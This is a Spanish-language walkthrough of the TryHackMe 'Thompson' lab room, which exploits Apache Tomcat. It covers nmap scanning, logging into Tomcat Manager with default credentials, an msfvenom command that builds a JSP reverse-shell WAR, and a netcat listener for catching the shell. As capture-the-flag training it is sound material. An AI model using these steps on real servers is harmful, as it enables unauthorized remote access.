

Thompson

Thompson es otra room easy en TryHackMe.com basada en la explotación de AJP (Apache JServ Protocol). Si se hace correctamente completar esta sala no llevará más de 20 a 25 minutos, ya que es bastante fácil.




Lo primero es realizar un ping a la maquina víctima para comprobar que existe respuesta y conexión hacia ella mediante el protocolo ICMP con el comando ping 10.10.235.211 *(recuerda que la IP es dinámica, y cada vez que inicias una nueva máquina esta IP cambia)*.




Enumeración inicial


Lo primero que debemos hacer es ejecutar un escaneo nmap contra la dirección IP de la máquina para determinar los distintos puertos abiertos en la máquina.




Se puede observar que en el puerto 8080 se está ejecutando Apache Tomcat, lo que sugiere que se puede intentar acceder a él a través del navegador web en ***<ip_address>:8080***.




llegaras a la página predeterminada de Apache Tomcat, el cual intentar iniciar sesión a la aplicación Manager ya que desde allí se accederá al panel de control de Tomcat. solicitando un nombre de usuario y una contraseña que no se conoce.




En mi caso probé con algunas credenciales predeterminadas ***admin:admin*** pero cualquier otra no funcionó. Pero cuando hagan clic en el botón cancelar los llevara a una página de error de acceso no autorizado.






Y en la misma página podrán encontrar el usuario y contraseña que pueden utilizar para acceder al gestor de aplicaciones. En mi caso introduje ***tomcat:s3cret***





Ahora que se ingresa al administrador de aplicaciones, algo que se debe tener en cuenta es que en el administrador de aplicaciones existe una opción para cargar un archivo WAR. Por lo tanto, se creará un ***payload*** o carga útil personalizada utilizando ***msfvenom***, cargarla en el servidor y obtener acceso al shell inverso a la máquina.

Antes de enviar un payload listare los directorios de la página Apache Tomcat/8.5.5.



Busque en Internet de antemano para asegurarme de que este método funciona un payload el cual me permitirá realizar una Shell inversa con ***WAR***. Por lo tanto, ustedes podrán avanzar y crear una carga útil utilizando msfvenom.







WAR


```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f
war > shell.war
```

Con el comando ***msfvenom*** básicamente creara una carga útil de shell inversa con la dirección IP del host local y el puerto local al que debe conectarse, el cual almacena en un wararchivo.





Ahora, podrán cargar este archivo WAR a través del administrador de aplicaciones.






Una vez cargado, podran acceder a este archivo en ***<ip_address>:8080/shell***. Tengan en cuenta que antes de acceder al archivo, inicie un receptor en la máquina atacante mediante el comando ***nc -nvlp 1234***. Y tan pronto como se haya accedido al archivo, obtendran un shell inverso en la máquina atacante:

